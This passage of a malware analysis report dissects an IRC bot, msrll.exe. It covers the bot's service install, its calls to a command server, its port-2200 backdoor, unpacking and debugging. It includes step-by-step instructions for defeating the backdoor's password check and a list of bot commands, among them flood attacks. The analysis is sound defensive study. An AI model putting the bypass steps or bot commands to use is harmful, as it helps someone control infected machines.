HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders\History	"C:\Documents and Settings\Administrator\Local Settings\History"
HKLM\SOFTWARE\Microsoft\Cryptography\RNG\Seed	FD C3 D4 7C 2D EC 20 F5 .
HKLM\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders\Common AppData	"C:\Documents and Settings\All Users\Application Data"
HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders\AppData	"C:\Documents and Settings\Administrator\Application Data"
HKCU\Software\Microsoft\windows\CurrentVersion\Internet Settings\MigrateProxy	0x1
HKCU\Software\Microsoft\windows\CurrentVersion\Internet Settings\ProxyEnable	0x0
HKCC\Software\Microsoft\windows\CurrentVersion\Internet Settings\ProxyEnable	0x0
HKCU\Software\Microsoft\windows\CurrentVersion\Internet Settings\Connections\SavedLegacySettings	3C 00 00 00 2B 00 00 00 ...
HKLM\SOFTWARE\Microsoft\Cryptography\RNG\Seed	23 91 92 30 D1 AC 67 5E ...
HKLM\SOFTWARE\Microsoft\Cryptography\RNG\Seed	61 4C 07 8D A1 29 11 B1 ...
HKLM\SOFTWARE\Microsoft\Cryptography\RNG\Seed	D3 95 B6 03 54 16 FE 8F ...
HKLM\SOFTWARE\Microsoft\Cryptography\RNG\Seed	BE E1 88 82 FE F9 D3 E0 ...
HKLM\SOFTWARE\Microsoft\Cryptography\RNG\Seed	72 EF 67 5D D1 E8 7D AB ...
HKLM\SOFTWARE\Microsoft\Cryptography\RNG\Seed	C5 28 64 61 10 3D 68 6E ...
HKLM\SOFTWARE\Microsoft\Cryptography\RNG\Seed	18 3C 51 55 9B 11 98 40 ...
HKLM\SOFTWARE\Microsoft\Cryptography\RNG\Seed	BD 08 48 F4 DD BC 58 31 ...
HKLM\SOFTWARE\Microsoft\Cryptography\RNG\Seed	96 89 29 5D 41 71 C9 89 ...
HKLM\SOFTWARE\Microsoft\Cryptography\RNG\Seed	72 87 29 F1 FD 4F A9 AF ...
HKLM\SOFTWARE\Microsoft\Cryptography\RNG\Seed	C1 F9 0C FC E5 0C EA AB ...
HKLM\SOFTWARE\Microsoft\Cryptography\RNG\Seed	97 9E A5 6B 2E C9 DE 22 ...
HKLM\SOFTWARE\Microsoft\Cryptography\RNG\Seed	B8 FA 2D 5D BB 5E 65 1C ...
HKLM\SOFTWARE\Microsoft\Cryptography\RNG\Seed	DA 47 70 5C A7 54 C3 09 ...

Table Registry values set by msrll.exe process

Both filesystem activity and registry activity showed that msrll.exe was very active with cryptographic functions. Additionally, msrll.exe was referencing Internet Explorer files used by the Administrator ID that started the process.

Regshot showed some information about the registry as well. Filtering through all the log data, the following registry information seemed to apply to the msrll.exe malware.

The following keys were added:

HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\mfm HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\mfm\Security HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\mfm HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\mfm\Security

Table Registry keys added by msrll.exe process

Under the Added Values section, the following values were added:

```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\mfm\Security\Security: 01 00 14 80
… Cut Short for Brevity …
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\mfm\Type: 0x00000120
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\mfm\Start: 0x00000002
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\mfm\ErrorControl: 0x00000002
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\mfm\ImagePath:
"C:\WINNT\system32\mfm\msrll.exe"
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\mfm\DisplayName: "Rll enhanced drive"
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\mfm\ObjectName: "LocalSystem"
```

Table Registry values set by msrll.exe process

Network Analysis:

TDImon showed that msrll.exe opened 2 TCP ports:

```
56      12.01188866    msrll.exe:488  81446308       IRP_MJ_CREATE  TCP:0.0.0.0:2200
        SUCCESS Address Open
115     13.19907167    msrll.exe:488  812C03C8       IRP_MJ_CREATE  TCP:0.0.0.0:113
        SUCCESS Address Open
```

Screenshot TDImon output showing listening sockets on port 113 and 2200

Connections were attempted to the standard IRC service port 6667 and also 9999:

```
114     13.19579639    msrll.exe:488  812C08C8       TDI_CONNECT    TCP:0.0.0.0:1030
        192.168.239.131:6667   TIMEOUT-181
203     44.16933940    msrll.exe:488  81331348       TDI_CONNECT    TCP:0.0.0.0:1031
        192.168.239.131:9999   TIMEOUT-181
```

Screenshot TDImon output showing connection attempt to port 6667 and 9999

Differences in netstat output from before “Copy of msrll.exe” was run and after, also confirmed that the same two ports were opened.:

```
  TCP    malware:auth           malware:0              LISTENING
  TCP    malware:2200           malware:0              LISTENING
```

Screenshot netstat –a output showing the two ports opened by msrll.exe

Sniffer output showed attempts to find a Name server. In order to see more about what information was being queried from a DNS server, a netcat listener was started on UDP port 53 at the default gateway (Host system). Showing up on the listener there were DNS queries for a server called collective7.xzy0.com:

```
C:\Documents and Settings\Leibolt>nc -u -l -p 53

0☺  ☺      ♂collective7♦zxy0♥com  ☺ ☺
0☺  ☺      ♂collective7♦zxy0♥com  ☺ ☺
0☺  ☺      ♂collective7♦zxy0♥com  ☺ ☺
0☺  ☺      ♂collective7♦zxy0♥com  ☺ ☺
```

Screenshot netcat session showing DNS queries

The Packetyzer sniffer also showed the DNS requests:

```
Domain Name System (query)
     Transaction ID: 0xaa3a
     Flags: 0x0100 (Standard query)
          0... .... .... .... = Response: Message is a query
          .000 0... .... .... = Opcode: Standard query (0)
          .... ..0. .... .... = Truncated: Message is not truncated
          .... ...1 .... .... = Recursion desired: Do query recursively
          .... .... .0.. .... = Z: reserved (0)
          .... .... ...0 .... = Non-authenticated data OK: Non-authenticated data
is unacceptable
     Questions: 1
     Answer RRs: 0
     Authority RRs: 0
     Additional RRs: 0
     Queries
          collective7.zxy0.com: type A, class inet
               Name: collective7.zxy0.com
               Type: Host address
               Class: inet
0000:  00 50 56 C0 00 01 00 0C 29 B8 60 0E 08 00 45 00  .PV.....).`...E.
0010:  00 42 00 F7 00 00 80 11 D9 DC C0 A8 EF 84 C0 A8  .B..............
0020:  EF 01 04 14 00 35 00 2E 59 76 AA 3A 01 00 00 01  .....5..Yv.:....
0030:  00 00 00 00 00 00 0B 63 6F 6C 6C 65 63 74 69 76  .......collectiv
0040:  65 37 04 7A 78 79 30 03 63 6F 6D 00 00 01 00 01  e7.zxy0.com.....
```

Screenshot sniffer output showing DNS request for collective7.zxy0.com

Since msrll.exe was using DNS queries to find collective7.zxy0.com, the VMware Linux system IP address was placed into the WINNT/system32/drivers/etc/hosts file on the VMware Windows 2000. The entry made was: 192.168.239.131 collector7.zyx0.com. Since the host file was checked before the DNS server was queried, msrll.exe would think the VMware Linux system was collector7.zyx0.com.

Re-running the msrll.exe showed that it attempted to communicate with the Linux system on common IRC port 6667, then, probably because that port was not open, 9999, then 8080. The previous TDImon information only told the analyst about port 6667 and 9999. This was because the analyst did not previously let the msrll.exe process run long enough. Now the analyst knew that port 8080 was used.

```
     Source: 192.168.239.130 (192.168.239.130)
     Source or Destination Address: 192.168.239.130 (192.168.239.130)
     Destination: 192.168.239.131 (192.168.239.131)
     Source or Destination Address: 192.168.239.131 (192.168.239.131)
Transmission Control Protocol, Src Port: 1064 (1064), Dst Port: 6667 (6667),

     Source: 192.168.239.130 (192.168.239.130)
     Source or Destination Address: 192.168.239.130 (192.168.239.130)
     Destination: 192.168.239.131 (192.168.239.131)
     Source or Destination Address: 192.168.239.131 (192.168.239.131)
Transmission Control Protocol, Src Port: 1065 (1065), Dst Port: 9999 (9999),

     Source: 192.168.239.130 (192.168.239.130)
     Source or Destination Address: 192.168.239.130 (192.168.239.130)
     Destination: 192.168.239.131 (192.168.239.131)
     Source or Destination Address: 192.168.239.131 (192.168.239.131)
Transmission Control Protocol, Src Port: 1066 (1066), Dst Port: 8080 (8080)
```

Screenshot sniffer output showing connection attempts to IRC ports

Netcat could easily be used to see what msrll.exe was trying to do on port 6667, but since 6667 was a port often used for IRC, an actual IRC service was set up on that port.

The IRC server was set up on the VMware Linux system using ircd-2.8/hybrid-6.3.1 using the same configuration used in the "Reverse-Engineering Malware: Tools and Techniques Hands-On" training class. Ports 6667 and 6666 were configured as the IRC communication ports.

Now that the msrll.exe thought it was communicating with collective7.xzy0.com on port 6667, a test was made to see what happened.

As expected, the msrll.exe malware joined, and thereby established a channel called #mils. The nick used was MeLpUegXWem.

Two packets captured in the Packetyzer sniffer showed the connection to the IRC server and the request to join the #mils channel:

```
Frame 11 (116 bytes on wire, 116 bytes captured)
Internet Protocol, Src Addr: 192.168.239.130 (192.168.239.130), Dst Addr: 192.168.239.131
Transmission Control Protocol, Src Port: 1113 (1113), Dst Port: 6667 (6667),
Internet Relay Chat
     Request Line: USER kmvvkMHGBa localhost 0 :mkPIeGFTPnRWQjz
     Request Line: NICK MeLpUegXWem
0000:  00 0C 29 5C B1 15 00 0C 29 B8 60 0E 08 00 45 00  ..)\....).`...E.
0010:  00 66 01 D6 40 00 80 06 98 64 C0 A8 EF 82 C0 A8  .f..@....d......
0020:  EF 83 04 59 1A 0B AC C4 BA 7E 90 0B CB 28 50 18  ...Y.....~...(P.
0030:  FA 7D 1A C6 00 00 55 53 45 52 20 6B 6D 76 76 6B  .}....USER kmvvk
0040:  4D 48 47 42 61 20 6C 6F 63 61 6C 68 6F 73 74 20  MHGBa localhost
0050:  30 20 3A 6D 6B 50 49 65 47 46 54 50 6E 52 57 51  0 :mkPIeGFTPnRWQ
0060:  6A 7A 0A 4E 49 43 4B 20 4D 65 4C 70 55 65 67 58  jz.NICK MeLpUegX

Frame 35 (67 bytes on wire, 67 bytes captured)
Internet Protocol, Src Addr: 192.168.239.130 (192.168.239.130), Dst Addr: 192.168.239.131
Transmission Control Protocol, Src Port: 1113 (1113), Dst Port: 6667 (6667),
Internet Relay Chat
     Request Line: JOIN #mils :
0000:  00 0C 29 5C B1 15 00 0C 29 B8 60 0E 08 00 45 00  ..)\....).`...E.
0010:  00 35 01 DB 40 00 80 06 98 90 C0 A8 EF 82 C0 A8  .5..@...........
0020:  EF 83 04 59 1A 0B AC C4 BA CF 90 0B D1 3A 50 18  ...Y.........:P.
0030:  FA A2 B5 AE 00 00 4A 4F 49 4E 20 23 6D 69 6C 73  ......JOIN #mils
```

Screenshot sniffer output showing connection to IRC server and a join to #mils channel

Analysis of the sniffer output showed that the msrll.exe malware connected to the IRC server and performed these three commands: JOIN #mils, MODE #mils, WHO #mils.

Naturally, a logical step was to see if any communication could be established with the msrll.exe nick. Therefore, the analyst also joined the #mils channel and attempted a variety of commands to see if any communication could be established. Some of the commands the analyst used were**:** hello, test, hi, password, pass, open, login, private, and secret in both open mode and using /msg directly to the nick used by the msrll.exe malware. Nothing the analyst tried generated any responses. While playing with the IRC channel, the analyst noticed that each time the msrll.exe malware connected to the IRC server, it used a different nick (which were all cryptic names that looked auto-generated).

Since playing with IRC lead nowhere, attention was directed to the two ports opened on the infected system by msrll.exe. The first port was running on 113 and usually supported the auth service. The sniffer output showed attempts by the IRC server to use the auth port to identify the user. Port 113 responded which IRC reported:

```
Frame 15 (107 bytes on wire, 107 bytes captured)
Internet Protocol, Src Addr: 192.168.239.130 (192.168.239.130), Dst Addr: 192.168.239.131
(192.168.239.131)
Transmission Control Protocol, Src Port: auth (113), Dst Port: 32779 (32779
0000:  00 0C 29 5C B1 15 00 0C 29 B8 60 0E 08 00 45 00  ..)\....).`...E.
0010:  00 5D 01 D8 40 00 80 06 98 69 C0 A8 EF 84 C0 A8  .]..@....i......
0020:  EF 83 00 71 80 0B C8 9B E9 95 19 EB 2B 19 80 18  ...q........+...
0030:  FA E3 53 1D 00 00 01 01 08 0A 00 04 C4 25 00 5D  ..S..........%.]
0040:  41 C9 31 30 36 33 20 2C 20 36 36 36 37 20 3A 20  A.1063 , 6667 :
0050:  55 53 45 52 49 44 20 3A 20 55 4E 49 58 20 3A 20  USERID : UNIX :
0060:  74 51 62 74 5A 64 41 75 79 50 0A                 tQbtZdAuyP.

Frame 20 (91 bytes on wire, 91 bytes captured)
Internet Protocol, Src Addr: 192.168.239.131 (192.168.239.131), Dst Addr: 192.168.239.130
(192.168.239.130)
Transmission Control Protocol, Src Port: 6667 (6667), Dst Port: 1063 (1063) Source port: 6667
(6667)
Internet Relay Chat
     Response: True
     Response Line: NOTICE AUTH :*** Got Ident response
0000:  00 0C 29 B8 60 0E 00 0C 29 5C B1 15 08 00 45 00  ..).`...)\....E.
0010:  00 4D 4A 38 40 00 40 06 90 19 C0 A8 EF 83 C0 A8  .MJ8@.@.........
0020:  EF 84 1A 0B 04 27 19 89 0C 40 C8 9B 61 C0 50 18  .....'...@..a.P.
0030:  16 D0 6B 8A 00 00 4E 4F 54 49 43 45 20 41 55 54  ..k...NOTICE AUT
0040:  48 20 3A 2A 2A 2A 20 47 6F 74 20 49 64 65 6E 74  H :*** Got Ident
0050:  20 72 65 73 70 6F 6E 73 65 0D 0A                  response..
```

Screenshot sniffer output showing port 113, auth port activity

So the analyst now knew what port 113 was used for. Port 2200 was another story. Sniffer logs did not show any activity with port 2200. Netcat was used to connect to TCP port 2200 which responded with "#:" prompt.

Standard commands such as "dir" and "cd" did not work, so it did not appear to behave as if it were a command shell with a "C:" prompt. The connection with port 2200 was closed after the second command was typed and the Enter key was pressed. This suggested that some kind of password was required to allow access.

Code Analysis

After numerous attempts were made at trying to communicate through the #mils, IRC channel and, also, with whatever was running on TCP port 2200 with no success, it was time to look at the code.

The analyst already suspected that the code was packed with ASPack. So the analyst tried loading the executable into IDA Pro 4.6 Evaluation Version. When the analyst did this, the following message appeared:

```
The imports segment seems to be destroyed.  This may mean that the file was
packed or otherwise modified to make it more difficult to analyze.  If you
want to see the import segments in the original form, please reload it with
the 'make imports section' checkbox cleared.
```

Screenshot IDA Pro information message when loading packed msrll.exe

Again it looked like msrll.exe was a packed executable.

LordPE was used to try to dump the unpacked code. To do this, msrll.exe was run, then LordPE was attached to the process and "dump full" was selected. The dumped memory was then saved to a file called "msrll-dumped."

The bintext tool, with the default settings, was used to view strings in this dumped code, which provided a lot of useful information. Some of the most interesting ones are shown below with comments:

STRING	COMMENT
<die|join|part|raw|msg>	Maybe an IRC command
jtram.conf	This is the name of the file msrll.exe created
dcc.pass	Maybe a dcc password is used
mIRC v6.12 Khaled Mardam-Bey	It looks like some or all of mIRC is included in this program
resume	Possibly a command
DCC RESUME %s %s %u	Here is resume used with DCC
?insmod	All of these strings with the question mark look like commands
?rmmod	|
?lsmod	|
?ping	|
?smurf	|
?jolt	|
?status	|
?jump	|
?nick	|
?echo	|
?hush	|
?wget	|
?join	|
?akick	|
?part	|
?dump	|
?md5p	|
?free	|
?update	|
?hostname	|
?!fif	|
?play	|
?copy	|
?move	|
?sums	|
?rmdir	|
?mkdir	|

?exec	|
?kill	|
?killall	|
?crash	|
?sklist	|
?unset	|
?uattr	|
?dccsk	|
?killsk	V
DiCHFc2ioiVmb3cb4zZ7zWZH1oM=	Looks like an encrypted string
dcc_wait: get of %s from	More dcc stuff
dcc_wait: closing [#%u] %s:%u (%s)	|
DCC SEND %s %u %u	V
dcc.pass	Maybe there is a dcc password used
bot.port	This might refer to what it sounds like, a “bot” port
msrll.exe	No explanation needed
C:\WINNT\system32\mfm\msrll.exe	No explanation needed
jtr.bin	Don’t know, but looks interesting
jtr.home	|
jtr.id	V
irc.quit	IRC stuff…
irc.chan	
#mils	The joined channel
collective7.zxy0.com,collective7.zxy0.com:9999!,collective7.zxy0.com:8080	The IRC server msrll.exe looks for
1KZLPLKDf$W8kl8Jr1X8DOHZsmIp9qq0	Looks like an encrypted string
1KZLPLKDf$55isA1ITvamR7bjAdBziX.	Looks like an encrypted string
SSL_get_error	Lots of SSL stuff
SSL_load_error_strings	|
SSL_library_init	|
SSLv3_client_method	|
SSL_set_connect_state	|
SSL_CTX_new	|
SSL_new	|
SSL_set_fd	|
SSL_connect	|
SSL_write	|
SSL_read	|
SSL_shutdown	|
SSL_free	V

Table of interesting strings from bintext on unpacked msrll.exe

Please note that, because of the default settings on bintext, all the commands were not extracted. “Hackers” will sometimes use short command names to avoid a strings extraction. It is important to use appropriate settings when searching for strings. Additional commands in msrll.exe were identified later using another technique.
All these strings extracted from msrll.exe provided commands to try in the #mils IRC channel. When these commands were attempted, nothing created any response. The same commands were tried on the TCP 2200 port without success as well. This was highly frustrating because it very much looked like these were commands used by msrll.exe, but nothing worked. The problem appeared to be that some kind of

authentication was required. There were some strings that might possibly be a password, but there were also the encrypted strings, which could be passwords, but the analyst did not have a way to decrypt them.

If an unpacked version of msrll.exe could be used in a debugger, breakpoints could be set and the operation of the program can be stepped through. LordPE was able to extract the unpacked code from memory, but it could not run as a stand-alone executable because it did not have a PE header. It might have been possible to find where the unpacker completed the unpacking of the msrll.exe code, put a breakpoint there, and then save that code to a file using one of OllyDebug's plug-ins to re-create the PE header.

OllyDebug v109.d (Step 4) was used to control stepping through the execution of msrll.exe. A memory address was identified, 0051DF63, where the unpacking was completed and was about to be executed. Setting a breakpoint at this address and stepping forward using F7 caused an error: "Don't know how to step because memory address CC4EAB06 is not readable. Try to change EIP or pass exception to program." The EIP is the program counter often referred to as %eip, for "extended instruction pointer. It points to the memory location of the next instruction the processor will execute. In this case, the packer, probably ASPack, modified the value in EIP to point to an unusable address for this point in the running program. The packer stored the correct address, but not knowing what it was, numerous things were tried to get around it, but to no avail.

In the "hacking" world, someone works to find a way to create a tool to undo another tool's work. With this thought in mind, the search for a tool to unpack msrll.exe began.

A lot of sites were found with numerous unpacking tools for every kind of packer. At http://www.woodmann.com/crackz/Packers.htm#aspack_asprotect several different unpackers were available for multiple versions of ASPack. Not knowing which version of ASPack was used to pack msrll.exe, the analyst downloaded several of them. The downloads were checked with a virus checker and then tried against msrll.exe.

The unpackers that were downloaded and tried were:

DeASPack v2.11	Unsuccessful
QcASPack v1.0.1	Unsuccessful
Unaspack v1.0.9.1	Unsuccessful
AspackDie v1.3d	SUCCESS!

This is the readme for AspackDie:

```
AspackDie 1.3d
--------------

This is a small unpacker for PE files (EXE, DLL, ...) which got compressed by
Aspack 2.11/2.11c/2.11d/2.12.
Have a look at the source code for more information.

Please send me files which don't work after unpacking if they were compressed
by one of the supported version.

Known errors: - the unpacking process for DLLs fails if it imports at least one
                DLL that could not be located by the Win32 loader

Command line:   AspackDie [input file path] [output file path]

Greetz:
avlis, phantasm, Stone, analyst, MackT, ELiCZ, Jeremy Collake, Perfx,
Daedalus, Snow Panther and all I forgot...

HaVe PhUn !

yoda

E-mail: LordPE@gmx.net
Check:  y0da.cjb.net
```

Screenshot from AspackDie Readme.txt file

Now that msrll.exe was unpacked, OllyDebug could be used to watch and manage it! The unpacked msrll.exe was loaded into OllyDebug and time was spent stepping through the execution of the program to become familiar with the over-all activity and structure of msrll.exe.

To learn more about possible commands, the string search function in OllyDebug was used to find the string "?login." This search found a listing of commands, which were later used in further testing. Most were obviously commands, and others such as "VERSION*," "PING," and "IDENT" might not be. The following table displays these commands starting at address 00409345:

00409345 3F 73 69 00 ASCII "?si",0	00409355 3F 63 6C 6F 6E>ASCII "?clones",0
0040934E 3F 63 6C 6F 6E>ASCII "?clone",0	00409364 3F 75 70 74 69>ASCII "?uptime",0
0040935D 3F 6C 6F 67 69>ASCII "?login",0	00409374 3F 73 74 61 74>ASCII "?status",0
0040936C 3F 72 65 62 6F>ASCII "?reboot",0	00409382 3F 6E 69 63 6B>ASCII "?nick",0
0040937C 3F 6A 75 6D 70>ASCII "?jump",0	0040938E 3F 68 75 73 68>ASCII "?hush",0
00409388 3F 65 63 68 6F>ASCII "?echo",0	0040939A 3F 6A 6F 69 6E>ASCII "?join",0
00409394 3F 77 67 65 74>ASCII "?wget",0	004093A4 3F 61 6F 70 00>ASCII "?aop",0
004093A0 3F 6F 70 00 ASCII "?op",0	004093B0 3F 70 61 72 74>ASCII "?part",0
004093A9 3F 61 6B 69 63>ASCII "?akick",0	004093BC 3F 73 65 74 00>ASCII "?set",0
004093B6 3F 64 75 6D 70>ASCII "?dump",0	004093C6 3F 6D 64 35 70>ASCII "?md5p",0
004093C1 3F 64 69 65 00>ASCII "?die",0	004093D2 3F 72 61 77 00>ASCII "?raw",0
004093CC 3F 66 72 65 65>ASCII "?free",0	004093DF 3F 68 6F 73 74>ASCII "?hostname",0
004093D7 3F 75 70 64 61>ASCII "?update",0	004093EE 3F 21 66 69 66>ASCII "?!fif",0
004093E9 3F 66 69 66 00>ASCII "?fif",0	004093F9 3F 70 77 64 00>ASCII "?pwd",0
004093F4 3F 64 65 6C 00>ASCII "?del",0	00409404 3F 63 6F 70 79>ASCII "?copy",0
004093FE 3F 70 6C 61 79>ASCII "?play",0	00409410 3F 64 69 72 00>ASCII "?dir",0
0040940A 3F 6D 6F 76 65>ASCII "?move",0	0040941B 3F 6C 73 00 ASCII "?ls",0
00409415 3F 73 75 6D 73>ASCII "?sums",0	00409423 3F 72 6D 64 69>ASCII "?rmdir",0
0040941F 3F 63 64 00 ASCII "?cd",0	00409431 3F 72 75 6E 00>ASCII "?run",0
0040942A 3F 6D 6B 64 69>ASCII "?mkdir",0	0040943C 3F 70 73 00 ASCII "?ps",0
00409436 3F 65 78 65 63>ASCII "?exec",0	00409446 3F 6B 69 6C 6C>ASCII "?killall",0
00409440 3F 6B 69 6C 6C>ASCII "?kill",0	00409456 3F 64 63 63 00>ASCII "?dcc",0

0040944F 3F 63 72 61 73>ASCII "?crash",0	0040945B 3F 67 65 74 00>ASCII "?get",0
00409460 3F 73 61 79 00>ASCII "?say",0	00409465 3F 6D 73 67 00>ASCII "?msg",0
0040946A 3F 6B 62 00 ASCII "?kb",0	0040946E 3F 73 6B 6C 69>ASCII "?sklist",0
00409476 3F 75 6E 73 65>ASCII "?unset",0	0040947D 3F 75 61 74 74>ASCII "?uattr",0
00409484 3F 64 63 63 73>ASCII "?dccsk",0	0040948B 3F 63 6F 6E 00>ASCII "?con",0
00409490 3F 6B 69 6C 6C>ASCII "?killsk",0	004094A8 50 49 4E 47 00>ASCII "PING",0
00409499 56 45 52 53 49>ASCII "VERSION*",0	004094AE 49 44 45 4E 54>ASCII "IDENT",0
00409349 3F 73 73 6C 00>ASCII "?ssl",0	

Table of commands found with OllyDebug

In addition to identifying the commands, the analyst recorded different addresses that might be used for breakpoints in further testing. Since it appeared that a password or some kind of authentication was required to communicate with msrll.exe, setting breakpoints at strcmp functions would possibly provide a means to see if passwords were expected.

The strcmp calls were identified by selecting Ctrl-N in the msrll.exe executable module to show all Names. Breakpoints were set on all of them: 0040D655, 00410BD2, 00410C29, 0010C83 and 00412280. Using the IRC client on the VMware Linux system, commands were tried on the IRC #mils channel without success.

Netcat session on port 2200:

Attempts were then made to authenticate on the TCP 2200 port using netcat. At the "#:" prompt, the analyst typed "pass BadPassword," pressed the Enter key, then typed "XXX" and pressed the Enter key. This suddenly invoked the breakpoint at 0040D655. Nothing happened on the TCP 2200 port session, but there was the activity in the debugger. The F7 and F8 keys were used in OllyDebug to step through processing until it was apparent that two encrypted strings were being processed.

In the screenshot below, the reader can clearly see encrypted strings being processed:

```
0022CCD0   0022CD20  |s1 = "$1$KZLPLKDf$55isA1ITvamR7bjAdBziX."
0022CCD4   004152E0  \s2 = "$1$KZLPLKDf$E2CO2V79Y/kU8VIx6mmpZ1"
0022CCD8   00000008
0022CCDC   0040E84D  RETURN to msrll.0040E84D from <JMP.&msvcrt.strncpy>
0022CCE0   0022CD20  ASCII "$1$KZLPLKDf$55isA1ITvamR7bjAdBziX."
0022CCE4   003F3BB0  ASCII "$1$KZLPLKDf$55isA1ITvamR7bjAdBziX."
0022CCE8   0022CD23  ASCII "KZLPLKDf$55isA1ITvamR7bjAdBziX."
0022CCEC   00000008
0022CCF0   504C5A4B
0022CCF4   66444B4C
0022CCF8   00012000
0022CCFC   0022CD20  ASCII "$1$KZLPLKDf$55isA1ITvamR7bjAdBziX."
0022CD00   0022CD20  ASCII "$1$KZLPLKDf$55isA1ITvamR7bjAdBziX."
0022CD04   00000001
0022CD08  /0022CDB8
0022CD0C  |004058A3  RETURN to msrll.004058A3 from msrll.0040D611
0022CD10  |0041A1A8  ASCII "pass"
0022CD14  |0022CD20  ASCII "$1$KZLPLKDf$55isA1ITvamR7bjAdBziX."

0022CDB0   00000020  |Arg1 = 00000020
0022CDB4   00000000  |Arg2 = 00000000
0022CDB8   0040BB52  |Arg3 = 0040BB52 ASCII "%s bad pass from "%s"@%s"
0022CDBC   0040BB49  |Arg4 = 0040BB49 ASCII "bot.port"
0022CDC0   0041EAB0  \Arg5 = 0041EAB0 ASCII "192.168.239.131"
0022CDC4   003F5E70  ASCII "pass BadPassword"
```


Screenshot OllyDebug window showing "pass" string activation on infected VMware Windows 2000 system on port 2200

Further analysis showed that whatever line of text was typed first, that line of text was taken as the password. This could be one or more words. Whatever line of text was typed second "pushed" the password to be checked. As seen above, the phrase: "pass BadPassword," shown in the bottom line, had been encrypted and its "digest" was compared with the "stored digest" of the correct password. This can be seen at the top of the box above in the parameters: s1 and s2 in the top two lines.

In order to authenticate to msrll.exe, a brute force password tool could be used. However, the fact that the session was dropped after a failed attempt would have to be dealt with. Also, there was no way of knowing if a word or a phrase was used for the pass phrase. The better approach would be to just edit the appropriate code to make the passwords work or to bypass the check altogether.

Stepping through the strcmp processes revealed that the analyst could set a breakpoint at 7802745A. When the program paused at the breakpoint using OllyDebug, the analyst double clicked on the EDX register and copied the value. Then the analyst closed the pop-up and double clicked on the ECX register. Here the value from EDX was pasted. The analyst closed the pop-up and pressed F9 to continue. The encrypted password strings were now the same and access was allowed on the TCP 2200 port.

Shown below is a screenshot of the registers containing the two encrypted strings to be compared. EDX can be copied to ECX as seen in the "Modify ECX" window:



Screenshot of OllyDebug register window showing password comparison

Another way to circumvent the password is to Open the memory window, edit 78027496 to NOP, NOP (90 90). This would ignore the test of the passwords altogether by not taking the compare jump.

The following steps perform this:

1.	View
2.	Memory
3.	Scroll to 78001000
4.	Double Click
5.	Scroll to 78027496
6.	Right Click
7.	Select Binary
8.	Select Edit
9.	Type in 90 90
10.	Click OK
11.	Press F9 10 times to complete the comparison of the 2 hashes, and “you’re in.”

Msrll.exe Commands:

Once communication with the msrll.exe malware was established, a variety of commands were tried to learn more about the program. It was noted during attempts to use the various commands that a “/” or a “.” may be used instead of a “?” to evoke many of the commands.

List of commands:

?!fif	Did not appear to work. Do not know function or purpose.
?akick	Used to kick off an IRC user.
?aop	Did not appear to work. Probably an IRC operator function.
?clone	Sets up clones.
?clones	Sends commands to clones.
?con	Turns on a kind of debugging mode.
?copy	Copies a file locally.
?crash	Did not appear to work. Do not know function or purpose. Possibly destroys system.
?dcc	Used to send dcc commands.
?dccsk	Used to connect to IRC servers.
?del	Deletes files locally.
?die	Used to remove clones.
?dir	Lists a local directory.
?dump	Did not try. Do not know function or purpose.
?echo	Echoes string input.
?exec	Used to exec a process.
?fif	Did not appear to work. Do not know function or purpose.
?free	Removes commands.
?hostname	Displays the hostname of the computer.
?hush	Did not try. Probably suspends a user from sending visible messages.
?insmod	Did not appear to work (On Linux, loads a module).
?join	Used to join an IRC channel.
?jolt	Performs a large fragmented packet flood attack to a specified IP address.
?jump	Did not appear to work. Do not know function or purpose.
?kb	Did not appear to work. Uses NICK and channel. Do not know function or purpose.
?kill	Used to terminate a process.

?killall	Used to terminate multiple processes.
?killsk	Used to kill an IRC server connection.
?login	Did not appear to work. Probably used to authenticate to “bots” on IRC.
?ls	Lists a local directory..
?lsmod	Did not appear to work (On Linux, shows loaded modules).
?md5p	Created an MD5 hash of a string (e.g. password).
?mkdir	Makes local directories.
?move	Moves a file locally.
?msg	Used to send an IRC message.
?nick	Change nick on IRC channel.
?op	Did not try. Probably an IRC operator function.
?part	Used to leave an IRC channel.
?ping	Performs a ping flood attack to a specified IP address.
?play	Plays a text file.
?pwd	Displays current working directory.
?raw	Used to send raw dcc commands.
?reboot	Reboots a computer.
?rmdir	Removes directories.
?rmmod	Did not appear to work (On Linux, removes loaded modules).
?run	Runs a program.
?set	Sets environment variables.
?si	Shows system architecture information.
?sklist	Displays IRC server information.
?smurf	Performs a smurf flood attack to a specified IP address.
?ssl	Appears to display a status. It showed “-1”.
?status	Shows service, user name, network connection and reboot availability.
